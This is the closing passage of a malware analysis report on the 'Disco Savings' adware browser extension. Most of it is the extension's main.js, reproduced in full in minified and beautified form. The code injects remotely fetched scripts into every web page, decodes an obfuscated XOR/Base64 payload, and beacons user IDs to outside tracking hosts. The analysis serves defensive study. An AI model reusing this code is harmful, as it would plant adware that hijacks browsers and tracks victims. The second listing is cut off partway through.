116                     domain_for_sanity = is_https ? "https://m9u9b7r5.ssl.hwcdn.net/" : "http://logs.buildomserv.com/
    ",
117                     tag = document.createElement("img");
118                 tag.setAttribute("src", domain_for_sanity +
119                     query_for_sanity);
120                 (document.getElementsByTagName("body")[0] || document.getElementsByTagName("head")[0]).
    appendChild(tag)
121             }
122         } catch (e$$7) {};
```

Figure 36: Creation of <img> element and appending the code to existing website

An example of a malicious JavaScript file was downloaded from one of the presented URL addresses in the table above and is available in a Github repository here.

Conclusion

Now we have to analyze the JavaScript files injected into the webpages. All of the malicious files as requested by the Disco Savings extension were downloaded by using **wget** command and stored in the Github repository.

We didn't go into an actual analysis of each and every file, because it's out of the scope of this document. We showed how the malicious extension gets loaded and how it requests additional malicious JavaScript files from the Internet and injects them into the website.

We've seen that Disco Savings is an adware malware, which injects additional JavaScript files into web pages in web browsers. The purpose of the malware is to display popups and advertisements to infected victims in order for the attackers to benefit from views and clicks on presented banners.

Appendix A

The code below contains the contents of the chrome/content/main.js file as used by the Chrome malware extension.

```
(function (){
	var Config = {
	  BASE_DATE: new Date(2013, 0, 1),
	  MONTH_RUNNING_INDEX: 10,
	  ACTIVE_PING_INTERVAL: 1000 * 60 * 60 * 6,
	  UPDATE_CODE_INTERVAL: 1000 * 60 * 60 * 6,
	  appID: 73143,
	  cmp: "2913",
	  appName: "disco savings",
	  installDate: 1428508580,
	  ibic: "76aa6319040f693c91a2fd0f149e819a",
	  verifier: "0473c4f7ec330f7ccabbc792ff716c0a",
	  geo: {"country_code":194,"country_name":"SI"},
	  codeUrl: "http://cdn.buildomserv.com/txt/a.js"
};

var isChrome="undefined"!==typeof
chrome&&chrome.webNavigation&&chrome.webNavigation.onCommitted;Config.browser=isChrome?"ch":"
ff";Config.browserId=isChrome?"20":"30";
var OnDocumentStart=function(){var f=function(){function b(b){return"(function (){var tag =
document.createElement('script');tag.setAttribute('type', 'text/javascript');tag.innerHTML
="+b+";(document.getElementsByTagName('head')[0] ||
document.getElementsByTagName('body')[0]).appendChild(tag);}());"}chrome.webNavigation.onCommitted.
addListener(function(d){!d||0!==d.frameId||!d.tabId||!d.url||0>d.url.indexOf("http")||0<=d.url.indexOf("/_
/chrome/newtab")||chrome.tabs.executeScript(d.tabId,{code:b(JSON.stringify(CodeUpdater.getCodeToRun()
)),
runAt:"document_start"})})},g=function(){Components.classes["@mozilla.org/observer-
service;1"].getService(Components.interfaces.nsIObserverService).addObserver({QueryInterface:function(b){
if(b.equals(Components.interfaces.nsIObserver)||b.equals(Components.interfaces.nsISupports)||b.equals(
Components.interfaces.nsISupportsWeakReference))return this;throw
Components.results.NS_NOINTERFACE;},observe:function(b,d,f){try{if("document-element-
inserted"===d&&b&&b instanceof HTMLDocument){var a=b&&b.defaultView?
b.defaultView:null;if(a&&a===a.top){var
c=CodeUpdater.getCodeToRun(),e=b.createElement("script");try{e.setAttribute("type","text/javascript"),e.inne
rHTML=c}catch(k){e.type="text/javascript",e.text=c}(b.getElementsByTagName("head")[0]||b.getElementsBy
TagName("body")[0]).appendChild(e)}}}catch(g){}}},"document-element-
inserted",!1)};return{startInjectingCode:function(){isChrome?f():g()}}}(),Utils=function(){var f=function(){return
Config.geo},g=function(){var a=(f()||{}).country_code||500;return b(!0,
3,""+a,"0")},b=function(a,c,e,k){if("string"===typeof e)for(;e.length<c;)e=a?k+e:e+k;return
e},d=function(){return 1E3*Config.installDate},h=function(){var a=b(!0,6,Utils.getCampaignId(),"0");return
Config.browserId+a.slice(1,a.length)+g()+"00000000"};return{xor:function(a,c){var
e=c.split(""),k=e.length;return a.split("").map(function(a,c){return
```

```
String.fromCharCode(a.charCodeAt(0)^e[c%k].charCodeAt(0))}).join("")},Base64:{_keyStr:"ABCDEFGHIJKLMNO
PQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=",
encode:function(a){var
c="",e,k,b,d,f,g,h=0;for(a=this._utf8_encode(a);h<a.length;)e=a.charCodeAt(h++),k=a.charCodeAt(h++),b=a.cha
rCodeAt(h++),d=e>>2,e=(e&3)<<4|k>>4,f=(k&15)<<2|b>>6,g=b&63,isNaN(k)?f=g=64:isNaN(b)&&(g=64),c=c+t
his._keyStr.charAt(d)+this._keyStr.charAt(e)+this._keyStr.charAt(f)+this._keyStr.charAt(g);return
c},decode:function(a){var c="",e,b,d,f,g,h=0;for(a=a.replace(/[^A-Za-z0-
9\+\/\=]/g,"");h<a.length;)e=this._keyStr.indexOf(a.charAt(h++)),b=this._keyStr.indexOf(a.charAt(h++)),
f=this._keyStr.indexOf(a.charAt(h++)),g=this._keyStr.indexOf(a.charAt(h++)),e=e<<2|b>>4,b=(b&15)<<4|f>>2,
d=(f&3)<<6|g,c+=String.fromCharCode(e),64!=f&&(c+=String.fromCharCode(b)),64!=g&&(c+=String.fromChar
Code(d));return c=this._utf8_decode(c)},_utf8_encode:function(a){a=a.replace(/\r\n/g,"\n");for(var
c="",e=0;e<a.length;e++){var
b=a.charCodeAt(e);128>b?c+=String.fromCharCode(b):(127<b&&2048>b?c+=String.fromCharCode(b>>6|192
):(c+=String.fromCharCode(b>>12|224),c+=String.fromCharCode(b>>6&63|128)),
c+=String.fromCharCode(b&63|128))}return c},_utf8_decode:function(a){for(var
c="",b=0,d=c1=c2=0;b<a.length;)d=a.charCodeAt(b),128>d?(c+=String.fromCharCode(d),b++):191<d&&224>d
?(c2=a.charCodeAt(b+1),c+=String.fromCharCode((d&31)<<6|c2&63),b+=2):(c2=a.charCodeAt(b+1),c3=a.char
CodeAt(b+2),c+=String.fromCharCode((d&15)<<12|(c2&63)<<6|c3&63),b+=3);return
c}},getGeo:f,padding:b,nextTick:function(a){return(new
Date).getTime()+a},getSubID:h,getUserId:function(){return Config.ibic},getAppName:function(){return 0===
Config.appName.indexOf("__")?"InfoData":Config.appName},getBrowser:function(){return
Config.browser},getCodeUrl:function(){return Config.codeUrl+"?rnd="+(new
Date).getTime()},getVerifier:function(){return Config.verifier},genericTimer:function(a,b){var e=(new
Date).getTime();setInterval(function(){var d=(new
Date).getTime();d>=e+a&&(b(),e=d)},6E4)},getCampaignId:function(){return
b(!0,6,0===Config.cmp.indexOf("__")?"002913":Config.cmp,"0")},getLightSubId:function(){return
h().slice(0,7)},getCountryCode:g,
getCountryName:function(){return(f()||{}).country_name||"FK"},getInstallDate:d,isIntervalPassed:function(a
,b){var d=new Date;return!a||d.getTime()-a>b},getExtendedSubId:function(){var a;a=Config.BASE_DATE;var
c=new Date(d()),e=12*(c.getFullYear()-a.getFullYear()),e=e-
a.getMonth();a=e+=c.getMonth();c=b(!0,2,""+(0<a?a+1:0),"0");a=h();c=a.slice(0,Config.MONTH_RUNNING_INDE
X)+c+a.slice(Config.MONTH_RUNNING_INDEX+c.length);return
0<=c.indexOf("NaN")||0<=c.indexOf("undefined")?a:c}}}(),Request=function(){var f=
function(f,b){var d=new XMLHttpRequest;b=b||function(){};d.onreadystatechange=function(){var
f=null;4==d.readyState&&(f=200===d.status?d.responseText:null,b(f))};d.open("GET",f,!0);d.send()};return{get
:f,getJSON:function(g,b){f(g,function(d){try{b(JSON.parse(d))}catch(f){b(null)}})}}}(),Stats=function(){var
f=function(){params="event=1&campaign="+Utils.getCampaignId()+"&browser="+Utils.getBrowser()+"&count
ry="+Utils.getCountryName()+"&ibic="+Utils.getUserId()+"&verifier="+Utils.getVerifier()+"&rnd="+
(new
Date).getTime();Request.get("http://logs.ourstaticdatastorage.com/monetization.gif?"+params,function(){})};r
eturn{startReportingActive:function(){f();Utils.genericTimer(Config.ACTIVE_PING_INTERVAL,f)}}}(),CodeUpdate
r=function(){var f="function __utilityAddition__(a) {function f(){if ('undefined' === typeof
window['__utils_"+Config.appID+"__' + a.pluginId]) {var d = document.createElement('script');var b =
a.httpsUrl;var c = a.httpUrl;d.setAttribute('type', 'text/javascript');if ('string' === typeof
document.location.protocol && 0 === document.location.protocol.indexOf('https')) {if (!b || 0 === b.length)
return;d.setAttribute('src', b)} else d.setAttribute('src', c);(document.getElementsByTagName('head')[0] ||
document.getElementsByTagName('body')[0]).appendChild(d);window['__utils_"+
Config.appID+"__' + a.pluginId] = !0}}var c = 0;if (!(document && document.location && 'string' == typeof
```

document.location.host && 0 <= document.location.host.indexOf('facebook.com') && 194 !== a.pluginId)) {if (!document || !document.body){var id = setInterval(function (){var tag = (document.getElementsByTagName('head')[0] || document.getElementsByTagName('body')[0]);if (!document || !document.body || !tag){if (c>20){clearInterval(id);return;}c++;return;}f();}, 500);} else {f();}}}",g={a:"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
",
b:"kroykdavnl"},b;(new Date).getTime();var
d=function(a){if(!a)return"";try{a=JSON.parse(a)}catch(b){return""}return(f+Utils.xor(Utils.Base64.decode(a.a),
a.b)).replace(RegExp("__SUB_ID__","g"),Utils.getSubID()).replace(RegExp("__LIGHT_SUB_ID__","g"),Utils.getLight
SubId()).replace(RegExp("__APP_ID__","g"),Config.appID).replace(RegExp("__APP_NAME__","g"),Utils.getAppNa
me()).replace(RegExp("__ENCODED_APP_NAME__","g"),encodeURIComponent(Utils.getAppName())).replace(R
egExp("__USER_ID__","g"),Utils.getUserId()).replace(RegExp("__INSTALLER_USER_ID__",
"g"),Utils.getUserId()).replace(RegExp("__EXTENDED_SUB_ID__","g"),Utils.getExtendedSubId()).replace(RegExp(
"__VERIFIER__","g"),Utils.getVerifier()).replace(RegExp("__CAMP_ID__","g"),Utils.getCampaignId()).replace(RegE
xp("__INSTALL_TIME__","g"),Utils.getInstallDate()).replace(RegExp("__GEO_CODE__","g"),Utils.getCountryCode()
).replace(RegExp("__GEO_NAME__","g"),Utils.getCountryName()).replace(RegExp("__BROWSER_NAME__","g"),U
tils.getBrowser())},h=function(a){a=a||function(){};Request.get(Utils.getCodeUrl(),
function(c){c||(c=g);b=d(c);a()})};return{setCodeAndUpdate:function(a){h(a);Utils.genericTimer(Config.UPDAT
E_CODE_INTERVAL,h)},getCodeToRun:function(){return
b}}}();(function(){CodeUpdater.setCodeAndUpdate(function(){OnDocumentStart.startInjectingCode()});Stats.s
tartReportingActive()})();
}());

Appendix B

The code below is a beautified version of the main.js file used by the Disco Savings extension as present in infected Chrome web browser.

```
(function() {
  var Config = {
    BASE_DATE: new Date(2013, 0, 1),
    MONTH_RUNNING_INDEX: 10,
    ACTIVE_PING_INTERVAL: 1000 * 60 * 60 * 6,
    UPDATE_CODE_INTERVAL: 1000 * 60 * 60 * 6,
    appID: 73143,
    cmp: "2913",
    appName: "disco savings",
    installDate: 1428508580,
    ibic: "76aa6319040f693c91a2fd0f149e819a",
    verifier: "0473c4f7ec330f7ccabbc792ff716c0a",
    geo: {
      "country_code": 194,
      "country_name": "SI"
    },
    codeUrl: "http://cdn.buildomserv.com/txt/a.js"
  };

  var isChrome = "undefined" !== typeof chrome && chrome.webNavigation &&
chrome.webNavigation.onCommitted;
  Config.browser = isChrome ? "ch" : "ff";
  Config.browserId = isChrome ? "20" : "30";
  var OnDocumentStart = function() {
    var f = function() {
      function b(b) {
        return "(function (){var tag = document.createElement('script');tag.setAttribute('type',
'text/javascript');tag.innerHTML =" + b + ";(document.getElementsByTagName('head')[0] ||
document.getElementsByTagName('body')[0]).appendChild(tag);}());"
      }
      chrome.webNavigation.onCommitted.addListener(function(d) {
        !d || 0 !== d.frameId || !d.tabId || !d.url || 0 > d.url.indexOf("http") || 0 <=
d.url.indexOf("/_/chrome/newtab") || chrome.tabs.executeScript(d.tabId, {
          code: b(JSON.stringify(CodeUpdater.getCodeToRun())),
          runAt: "document_start"
        })
      })
    },
    g = function() {
      Components.classes["@mozilla.org/observer-
service;1"].getService(Components.interfaces.nsIObserverService).addObserver({
        QueryInterface: function(b) {
```

```
                    if (b.equals(Components.interfaces.nsIObserver) ||
b.equals(Components.interfaces.nsISupports) ||
b.equals(Components.interfaces.nsISupportsWeakReference)) return this;
                    throw Components.results.NS_NOINTERFACE;
                },
                observe: function(b, d, f) {
                    try {
                        if ("document-element-inserted" === d && b && b instanceof HTMLDocument) {
                            var a = b && b.defaultView ?
                                b.defaultView : null;
                            if (a && a === a.top) {
                                var c = CodeUpdater.getCodeToRun(),
                                    e = b.createElement("script");
                                try {
                                    e.setAttribute("type", "text/javascript"), e.innerHTML = c
                                } catch (k) {
                                    e.type = "text/javascript", e.text = c
                                }(b.getElementsByTagName("head")[0] ||
b.getElementsByTagName("body")[0]).appendChild(e)
                            }
                        }
                    } catch (g) {}
                }
            }, "document-element-inserted", !1)
        };
    return {
        startInjectingCode: function() {
            isChrome ? f() : g()
        }
    }
}(),
Utils = function() {
    var f = function() {
            return Config.geo
        },
        g = function() {
            var a = (f() || {}).country_code || 500;
            return b(!0,
                3, "" + a, "0")
        },
        b = function(a, c, e, k) {
            if ("string" === typeof e)
                for (; e.length < c;) e = a ? k + e : e + k;
            return e
        },
        d = function() {
            return 1E3 * Config.installDate
        },
```

```
            h = function() {
                var a = b(!0, 6, Utils.getCampaignId(), "0");
                return Config.browserId + a.slice(1, a.length) + g() + "00000000"
            };
        return {
            xor: function(a, c) {
                var e = c.split(""),
                    k = e.length;
                return a.split("").map(function(a, c) {
                    return String.fromCharCode(a.charCodeAt(0) ^ e[c % k].charCodeAt(0))
                }).join("")
            },
            Base64: {
                _keyStr: "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=",
                encode: function(a) {
                    var c = "",
                        e, k, b, d, f, g, h = 0;
                    for (a = this._utf8_encode(a); h < a.length;) e = a.charCodeAt(h++), k = a.charCodeAt(h++), b =
a.charCodeAt(h++), d = e >> 2, e = (e & 3) << 4 | k >> 4, f = (k & 15) << 2 | b >> 6, g = b & 63, isNaN(k) ? f = g =
64 : isNaN(b) && (g = 64), c = c + this._keyStr.charAt(d) + this._keyStr.charAt(e) + this._keyStr.charAt(f) +
this._keyStr.charAt(g);
                    return c
                },
                decode: function(a) {
                    var c = "",
                        e, b, d, f, g, h = 0;
                    for (a = a.replace(/[^A-Za-z0-9\+\/\=]/g, ""); h < a.length;) e =
this._keyStr.indexOf(a.charAt(h++)), b = this._keyStr.indexOf(a.charAt(h++)),
                        f = this._keyStr.indexOf(a.charAt(h++)), g = this._keyStr.indexOf(a.charAt(h++)), e = e << 2 |
b >> 4, b = (b & 15) << 4 | f >> 2, d = (f & 3) << 6 | g, c += String.fromCharCode(e), 64 != f && (c +=
String.fromCharCode(b)), 64 != g && (c += String.fromCharCode(d));
                    return c = this._utf8_decode(c)
                },
                _utf8_encode: function(a) {
                    a = a.replace(/\r\n/g, "\n");
                    for (var c = "", e = 0; e < a.length; e++) {
                        var b = a.charCodeAt(e);
                        128 > b ? c += String.fromCharCode(b) : (127 < b && 2048 > b ? c += String.fromCharCode(b
>> 6 | 192) : (c += String.fromCharCode(b >> 12 | 224), c += String.fromCharCode(b >> 6 & 63 | 128)),
                            c += String.fromCharCode(b & 63 | 128))
                    }
                    return c
                },
                _utf8_decode: function(a) {
                    for (var c = "", b = 0, d = c1 = c2 = 0; b < a.length;) d = a.charCodeAt(b), 128 > d ? (c +=
String.fromCharCode(d), b++) : 191 < d && 224 > d ? (c2 = a.charCodeAt(b + 1), c += String.fromCharCode((d
& 31) << 6 | c2 & 63), b += 2) : (c2 = a.charCodeAt(b + 1), c3 = a.charCodeAt(b + 2), c +=
String.fromCharCode((d & 15) << 12 | (c2 & 63) << 6 | c3 & 63), b += 3);
```

```
        return c
    }
},
getGeo: f,
padding: b,
nextTick: function(a) {
    return (new Date).getTime() + a
},
getSubID: h,
getUserId: function() {
    return Config.ibic
},
getAppName: function() {
    return 0 ===
        Config.appName.indexOf("__") ? "InfoData" : Config.appName
},
getBrowser: function() {
    return Config.browser
},
getCodeUrl: function() {
    return Config.codeUrl + "?rnd=" + (new Date).getTime()
},
getVerifier: function() {
    return Config.verifier
},
genericTimer: function(a, b) {
    var e = (new Date).getTime();
    setInterval(function() {
        var d = (new Date).getTime();
        d >= e + a && (b(), e = d)
    }, 6E4)
},
getCampaignId: function() {
    return b(!0, 6, 0 === Config.cmp.indexOf("__") ? "002913" : Config.cmp, "0")
},
getLightSubId: function() {
    return h().slice(0, 7)
},
getCountryCode: g,
getCountryName: function() {
    return (f() || {}).country_name || "FK"
},
getInstallDate: d,
isIntervalPassed: function(a, b) {
    var d = new Date;
    return !a || d.getTime() - a > b
},
getExtendedSubId: function() {
```

```
                var a;
                a = Config.BASE_DATE;
                var c = new Date(d()),
                    e = 12 * (c.getFullYear() - a.getFullYear()),
                    e = e - a.getMonth();
                a = e += c.getMonth();
                c = b(!0, 2, "" + (0 < a ? a + 1 : 0), "0");
                a = h();
                c = a.slice(0, Config.MONTH_RUNNING_INDEX) + c + a.slice(Config.MONTH_RUNNING_INDEX +
c.length);
                return 0 <= c.indexOf("NaN") || 0 <= c.indexOf("undefined") ? a : c
            }
        }
    }(),
    Request = function() {
        var f =
            function(f, b) {
                var d = new XMLHttpRequest;
                b = b || function() {};
                d.onreadystatechange = function() {
                    var f = null;
                    4 == d.readyState && (f = 200 === d.status ? d.responseText : null, b(f))
                };
                d.open("GET", f, !0);
                d.send()
            };
        return {
            get: f,
            getJSON: function(g, b) {
                f(g, function(d) {
                    try {
                        b(JSON.parse(d))
                    } catch (f) {
                        b(null)
                    }
                })
            }
        }
    }(),
    Stats = function() {
        var f = function() {
            params = "event=1&campaign=" + Utils.getCampaignId() + "&browser=" + Utils.getBrowser() +
"&country=" + Utils.getCountryName() + "&ibic=" + Utils.getUserId() + "&verifier=" + Utils.getVerifier() +
"&rnd=" +
                (new Date).getTime();
            Request.get("http://logs.ourstaticdatastorage.com/monetization.gif?" + params, function() {})
        };
        return {
```

```
            startReportingActive: function() {
                f();
                Utils.genericTimer(Config.ACTIVE_PING_INTERVAL, f)
            }
        }
    }(),
    CodeUpdater = function() {
        var f = "function __utilityAddition__(a) {function f(){if ('undefined' === typeof window['__utils_" +
Config.appID + "__' + a.pluginId]) {var d = document.createElement('script');var b = a.httpsUrl;var c =
a.httpUrl;d.setAttribute('type', 'text/javascript');if ('string' === typeof document.location.protocol && 0 ===
document.location.protocol.indexOf('https')) {if (!b || 0 === b.length) return;d.setAttribute('src', b)} else
d.setAttribute('src', c);(document.getElementsByTagName('head')[0] ||
